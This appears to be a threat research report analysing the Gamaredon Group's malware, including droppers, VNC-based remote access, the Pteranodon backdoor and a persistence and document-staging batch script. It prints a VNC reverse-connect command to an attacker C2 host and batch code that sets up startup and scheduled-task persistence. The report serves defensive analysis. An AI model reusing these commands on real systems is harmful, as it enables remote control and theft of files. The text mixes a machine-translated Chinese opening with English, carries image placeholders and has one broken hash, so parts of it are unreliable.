第42单元 / GAMAREDON GROUP TOOLSET EVOLUTION

Gamaredon Group Toolset Evolution

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第42单元威胁研究人员最近观察到威胁组分发新的，定制的恶意软件。我们将这个威胁组织标记为Gamaredon集团，我们的研究表明Gamaredon集团自2013年以来一直活跃。

过去，Gamaredon集团严重依赖现成的工具。我们的新研究显示，Gamaredon集团已转向定制开发的恶意软件。我们相信这一转变表明Gamaredon集团已经提高了他们的技术能力。定制开发的恶意软件功能齐全，包括以下功能：

- 用于下载和执行其选择的附加有效负载的机制
- 能够扫描特定文件类型的系统驱动器
- 捕获屏幕截图的能力
- 能够在用户的安全上下文中远程执行系统上的命令

Gamaredon Group主要利用受感染域名，动态DNS提供商，俄罗斯和乌克兰国家代码顶级域名（ccTLD）以及俄罗斯托管服务提供商来分发其定制的恶意软件。

反恶意软件技术在检测此组开发的恶意软件方面的记录很差。我们认为这可能是由于恶意软件的模块化特性，恶意软件大量使用批处理脚本以及滥用合法应用程序和工具（例如wget）用于恶意目的。

此前，LookingGlass报道了一项名为“行动世界末日”的运动，针对参与乌克兰军队和国家安全机构的个人。因为我们认为这个团体支持这一活动，所以我们将它们命名为Gamaredon Group，这是一个“世界末日”的字谜。目前，尚不清楚该群体正在分发的新有效载荷是否是“行动世界末日”或新广告系列的延续。

Gamaredon：历史工具分析

此威胁组分发的最早发现的样本（基于编译时间和沙箱提交时间）类似于Symantec和趋势科技提供的Gamaredon描述。不幸的是，这种识别相当脆弱，因为它似乎只能识别我们的威胁行为者使用的有效载荷的第一种变体。后来有效载荷变体的一些样本也被赋予TROJ_RESETTER.BB和TROJ_FRAUDROP.EX的通用和脆弱名称。

最初，此威胁组传递给目标的有效负载由受密码保护的自解压Zip-archive（.SFX）文件组成，该文件在解压缩时将批处理脚本写入磁盘并安装了称为工具远程操作系统的合法远程管理工具。（图1）他们会滥用这些恶意目的。




图1远程操纵器系统接口


One such self-extracting archive (ca87eb1a21c6d4ffd782b225b178ba65463f73de6f4c736eb135be5864f556dc) was first observed around April of 2014. The password (reused by many of the password protected SFX payloads) it used to extract itself is “1234567890__”. The files included in this SFX file we observed include a batch file named “123.cmd” and another SFX named “setting.exe”. This second SFX contains a .MSI installer package which installs Remote Manipulator System and a batch script which handles the installation.

Later payloads would write batch scripts to disk as well as wget binaries. The batch scripts would use the wget binaries to download and execute additional executables. The scripts would also use wget to send POST requests to command and control (C2) servers that would contain information about the compromised system. Some of these payloads included decoy documents that would open when the malware is executed.

Three examples of this type of payload include:

- a6a44ee854c846f31d15b0ca2d6001fb0bdddc85f17e2e56abb2fa9373e8cfe7
- b5199a302f053e5e9cb7e82cc1e502b5edbf04699c2839acb514592f2eeabb13
- 3ef3a06605b462ea31b821eb76b1ea0fdf664e17d010c1d5e57284632f339d4b

We first observed these samples using wget in 2014. The filenames and decoy documents these samples used attempt to lure individuals by using the presidential administration of Ukraine, Ukrainian national security and defense, the Anti-Terrorist Operation Zone in the Ukraine, and Ukrainian patriotism as subjects. The text of one such decoy document is pictured below.



Інформація про загиблих в районі антитерористичної операції:

Загальна кількість загиблих, що знаходились (ться) у моргах Дніпропетровської області, з початку проведення АТО – **318 тіл (+75 тіл на станції «Чаплине»)**, з них *ідентифіковано* та видано – **189 тіл.** (116 тіл поховані *неідентифікованими*).

1. Морги, в яких знаходяться тіла загиблих, доставлених із району проведення АТО і кількість тіл (всього 88 тіл):

Дніпропетровське обласне бюро судово-медичної експертизи (ДОБСМЕ): **3**
Ленінське відділення ДОБСМЕ (м. Дніпропетровськ): **10**
Криворізьке відділення ДОБСМЕ (м. Кривий Ріг) : **0**
Васильківське відділення ДОБСМЕ (смт Васильківка): **0**
Межівське відділення ДОБСМЕ (смт Межова): **0**
Залізничні вагони (холодильники-рефрежератори)
на станції «Чаплине» Придніпровської залізниці (4 вагони): **75**

2. Персональні дані загиблих, які ідентифіковані та видані родичам чи близьким:

Протягом доби зміни даних не відбулося.

3. Персональні дані загиблих, які ідентифіковані та не видані родичам чи близьким:

Протягом доби змін даних не відбулося.

4. Кількість неідентифікованих тіл загиблих в зоні АТО і моргів, в яких вони знаходяться (всього 88 тіл):

Дніпропетровське обласне бюро судово-медичної експертизи (ДОБСМЕ): **3**
Ленінське відділення ДОБСМЕ (м. Дніпропетровськ): **10**

Figure 2 Ukrainian Decoy Document used by Gamaredon Group

Other observed payloads would, again, use SFX files to deliver a batch script and an executable that allowed remote access through the VNC protocol. These VNC exectuables would either be included in the SFX file or downloaded by the batch script. We found one URL (now taken down) that hosted a VNC executable that the malware would attempt to download and install at hxxp://prestigeclub.frantov.com[.]ua/press-center/press/chrome-xvnc-v5517.exe.

The batch script would then attempt to have the VNC program connect to a command and control (C2) server to enable the server to control the compromised system. All VNC installations on compromised systems that we observed have used the same configuration file, RC4 key file, and passwords.

One such sample, cfb8216be1a50aa3d425072942ff70f92102d4f4b155ab2cf1e7059244b99d31 first appeared around January of 2015. The batch script utilized in this sample ensures a VNC connection is available:

```
start winlogons -autoreconnect -id:%sP% -connect grom56.ddns.net:5500
```

The path configured in the VNC configuration file across all implants employing VNC (UltraVNC.ini) is "Y:\ПРОБА\Создание троянов\создание RMS\vnc". This isn't the only place hardcoded Cyrillic file paths are used by implants. Many of the batch scripts also use hardcoded paths such as "Главное меню\Программы\Автозагрузка". Many payloads also include a VBS script which raises a dialog box to the users asking them to run the malware again. It reads, "Ошибка при инициализации приложения (0xc0000005). Повторить попытку открытия файла?" (English Translation from Russian: Application failed to initialize (0xc0000005). Try to open the file again?).

Some of the SFX files also include another legitimate application called ChkFlsh.exe (8c9d690e765c7656152ad980edd2200b81d2afceef882ed81287fe212249f845). This application was written by a Ukrainian programmer and is used to check performance of USB flash drives. Its value to the attackers to the attackers isn't clear but one possibility is that it is somehow used to steal or monitor files on USB devices. In our research, we found this application present in some SFX files along with VNC programs and in some SFX files that didn't have VNC programs included.

Custom Implants

While the most recent samples observed still use batch scripts and SFX files, the Gamaredon Group has moved away from applications like wget, Remote Manipulator Tool, VNC and ChkFlsh.exe. Instead of using wget the attackers are distributing custom developed downloaders, and instead of Remote Manipulator or VNC the malware is using a custom developed remote access implant.

In June of 2015 a custom downloader used by many newer samples was first seen in the wild and is often included in SFX implants with the name "LocalSMS.dll". This downloader makes requests to adobe.update-service[.]net (hardcoded in the sample) and is further discussed in Appendix A.

In February 2016, another custom tool now often included in SFX implants was seen in the wild. This SFX file (3773ddd462b01f9272656f3150f2c3de19e77199cf5fac1f44287d11593614f9) contains a new Trojan (598c55b89e819b23eac34547ad02e5cd59e1b8fcb23b5063a251d8e8fae8b824) we refer to as "Pteranodon." Pteranodon is a custom backdoor which is capable of the following tasks:

- Capturing screenshots at a configurable interval and uploading them to the attacker
- Downloading and executing additional files
- Executing arbitrary commands on the system

The earliest version of Pteranodon uses a hardcoded URL for command and control. It sends POST requests to "msrestore[.]ru/post.php" using a static multipart boundary:


————870978B0uNd4Ry_$

Newer versions of the tool also use hardcoded domains and multipart boundaries. They also share similar pdb strings. Other Pteranodon samples can be found in AutoFocus using the Pteranodon tag. The most recent variant of Pteranodon is analyzed in Appendix A.

We have only identified one delivery vector for the new implants thus far. A Javascript file (f2355a66af99db5f856ebfcfeb2b9e67e5e83fff9b04cdc09ac0fabb4af556bd) first seen in December of 2016 downloads a resource from http://samotsvety.com[.]ua/files/index.pht (likely a compromised site used for staging payloads) which previously an SFX file (b2fb7d2977f42698ea92d1576fdd4da7ad7bb34f52a63e4066f158a4b1ffb875) containing two of the Gamaredon custom tools.

A related sample (e24715900aa5c9de807b0c8f6ba8015683af26c42c66f94bee38e50a34e034c4) used the same distinct Mutex and contains a larger set of tools for analysis. The original name of the file is "AdapterTroubleshooter.exe" and the file uses icons which resemble those used by OpenVPN, as seen below.

Upon examining the sample's file activity within AutoFocus it is clear the sample is a self-extracting executable.



▾	ℹ	⚠	0	5	0	sample.exe	Create	Users\Administrator\AppData\Local\Temp\7ZipSfx.000\winrestore.dll , 00120196 , 00000060
▾	ℹ	⚠	0	5	0	sample.exe	Write	Users\Administrator\AppData\Local\Temp\7ZipSfx.000\winrestore.dll
▾	ℹ	⚠	0	5	0	sample.exe	Create	Users\Administrator\AppData\Local\Temp\7ZipSfx.000\LocalSMS.dll , 00120196 , 00000060
▾	ℹ	⚠	0	5	0	sample.exe	Write	Users\Administrator\AppData\Local\Temp\7ZipSfx.000\LocalSMS.dll
▾		⚠	0	5	0	sample.exe	GetFileAttributes	users\admini~1\appdata\local\temp\7zipsfx.000\winrestore.dll
▾	ℹ	⚠	0	5	0	sample.exe	CreateFileW	Users\Administrator\AppData\Local\Temp\7ZipSfx.000\winrestore.dll , 2 , , , , unknown , 0

Figure 3 Self Extracting executable behavior shown in AutoFocus

Opening the sample with 7zip inside of a virtual machine, all the files contents can be examined. Below is a table providing the SHA256 values, the filenames, the compile timestamps and the pdb paths of the contents of the SFX file.

SHA256	Filename	Compile Time	PDB Path
400f53a89d08d47f608e1288d9873bf8d421fc7cd642c5e821674f38e07a1501	LocalSMS.dll	Wed Apr 29 08:10:30 2015	c:\users\viber\documents\visual studio 2013\projects\contextmenu\release\contextmenu.pdb
d01df47b6187631c9a93bdad1298439ab1a1c5529b3319f3614b6ec2455e5726	MpClients.dll	Thu Sep 08 05:01:00 2016	c:\users\user\documents\visual studio 2015\projects\updaterv1\release\updaterv1.pdb
f2296bcb6be68dfb330baec2091fb11a42a51928ba057164213580e6ff0e1126	OfficeUpdate.dll	Wed Dec 07 09:25:57 2016	–
2ded2f3b5b5b6155ce818893c67887cbfa8b539be6c983e314ccf2177552da20	SmartArtGraphicsLog.lnk	–	–
46a39da996b01e26ddd71d51c9704de2aa641cd3443f6fe0e	UsrClass.lnk	–	–

5c485f1cd9fa65d			
a972ad0ddc00d5c04d9fe26f1748e12008efdd6524c9d2ea4e6c2d3e42d82b7b	condirs.cmd	–	–
37c78ee7826d63bb9219de594ed6693f18da5db60e3cbc86795bd10b296f12ac	winrestore.dll	Mon Jan 09 03:12:39 2017	c:\develop\ready\winrestore – proxy\release\winrestore.pdb
90ba0f95896736b799f8651ef0600d4fa85c6c3e056e54eab5bb216327912edd	wmphost.exe	Thu Dec 01 08:23:32 2016	c:\develop\ready\mouse-move\mouse-move\release\mouse-move.pdb

The bootstrapping logic for the sample relies on the contents of “condirs.cmd”. Briefly, the logic within “condirs.cmd” follows:

1. Ensure “%LOCALAPPDATA%\Microsoft\Windows\” exists

2. Kill and delete processes, files, and scheduled tasks which may interfere with the sample executing

3. Copy “winrestore.dll” to “%LOCALAPPDATA%\Microsoft\Windows\UsrClass.dat{4f6fe187-7034-11de-b675-001d09fa5win}.dll”

4. Copy “OfficeUpdate.dll” to “%LOCALAPPDATA%\Microsoft\Windows\UsrClass.dat{4f6fe187-7034-11de-b675-001d09fa5off}.dll”

5. Determine if the operating system is Windows XP or Windows 7

6. If the system is running Windows XP

   a. Set the directory to copy files into as “%WINDIR%\Setup\State\Office”

   b. Copy “UsrClass.lnk” to “%USERPROFILE%\Главное меню\Программы\Автозагрузка\”


   c. Copy “SmartArtGraphicsLog.lnk” to “%USERPROFILE%\Главное меню\Программы\Автозагрузка\”

7. If the system is running Windows 7

   a. Set the directory to copy files into as “%APPDATA%\Microsoft\Office”

   b. Copy “UsrClass.lnk” to “%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\”

   c. Copy “SmartArtGraphicsLog.lnk” to “%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\”



```


:win_xp
set dir1=%WINDIR%\Setup\State\Office
set param1=/SC MINUTE /MO 15 /RU "SYSTEM"
set param2=/SC MINUTE /MO 20 /RU "SYSTEM"
set param3=/SC MINUTE /MO 25 /RU "SYSTEM"

cd %CD%
copy "%CD%\UsrClass.lnk" "%USERPROFILE%\Главное меню\Программы\Автозагрузка\" /y
copy "%CD%\SmartArtGraphicsLog.lnk" "%USERPROFILE%\Главное меню\Программы\Автозагрузка\" /y
goto ends


:win_7
set dir1=%APPDATA%\Microsoft\Office
set param1=/SC MINUTE /MO 15 /F
set param2=/SC MINUTE /MO 20 /F
set param3=/SC MINUTE /MO 25 /F

cd %CD%
copy "%CD%\UsrClass.lnk" "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\" /y
copy "%CD%\SmartArtGraphicsLog.lnk" "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\" /y
goto ends
```

Figure 4 Windows XP and Windows 7 logic within "condirs.cmd"

8. Copy "winrestore.dll" to the directory set in step 6 or 7a with the filename "MSO1234.win"

9. copy "LocalSMS.dll" to the directory set in step 6 or 7a with the filename "MSO1567.dls"

10. copy "OfficeUpdate.dll" to the directory set in step 6 or 7a with the filename "MSO5678.usb"

11. copy "MpClients.dll" to the directory set in step 6 or 7a with the filename "MSO8734.obn"

12. Execute the exported function "updater" within "MSO1234.win" using rundll32.exe

13. Execute the exported function "EntryPoint" within "MSO1567.dls" using rundll32.exe

It should be noted that "UsrClass.lnk" links to "%WINDIR%\system32\rundll32.exe UsrClass.dat{4f6fe187-7034-11de-b675-001d09fa5win}.dll,updater" and "SmartArtGraphicsLog.lnk" links to "C:\WINDOWS\system32\rundll32.exe UsrClass.dat{4f6fe187-7034-11de-b675-001d09fa5off}.dll,StartBackup". These are the locations "winrestore.dll" and "OfficeUpdate.dll" were copied to in steps 3 and 4, respectively.

The "condirs.cmd" script then continues to:

1. Schedule the following tasks:

    a. Task name "UpdatesWinRes", invoke "MSO1234.win,updater"

    b. Task name "UpdatesWinDLL", invoke "MSO1567.dls,EntryPoint"

    c. Task name "UpdatesWinUSBOOK", invoke "MSO5678.usb,StartBackup"

    d. Task name "UpdatesWinOBN", invoke "MSO8734.obn,bitDefender"

2. Ensure the directory "%Temp%\reports\ProfileSkype\" exists


3. Kill processes named "skype.exe"

4. Copy the contents of "%AppData%\Skype" to "%Temp%\reports\ProfileSkype\"

5. Create subdirectories under "%Temp%\reports\%COMPUTERNAME\" with names: Z W P S V Q N M L K I J F H E G and D. These are drive letters.

6. Copy all files from all above drive letters with extensions “doc”, “docx”, “xls”, “xlsx”, “rtf” “odt” and “txt” into “%TEMP%\reports\%COMPUTERNAME%\%%d\” where %%d is the drive letter

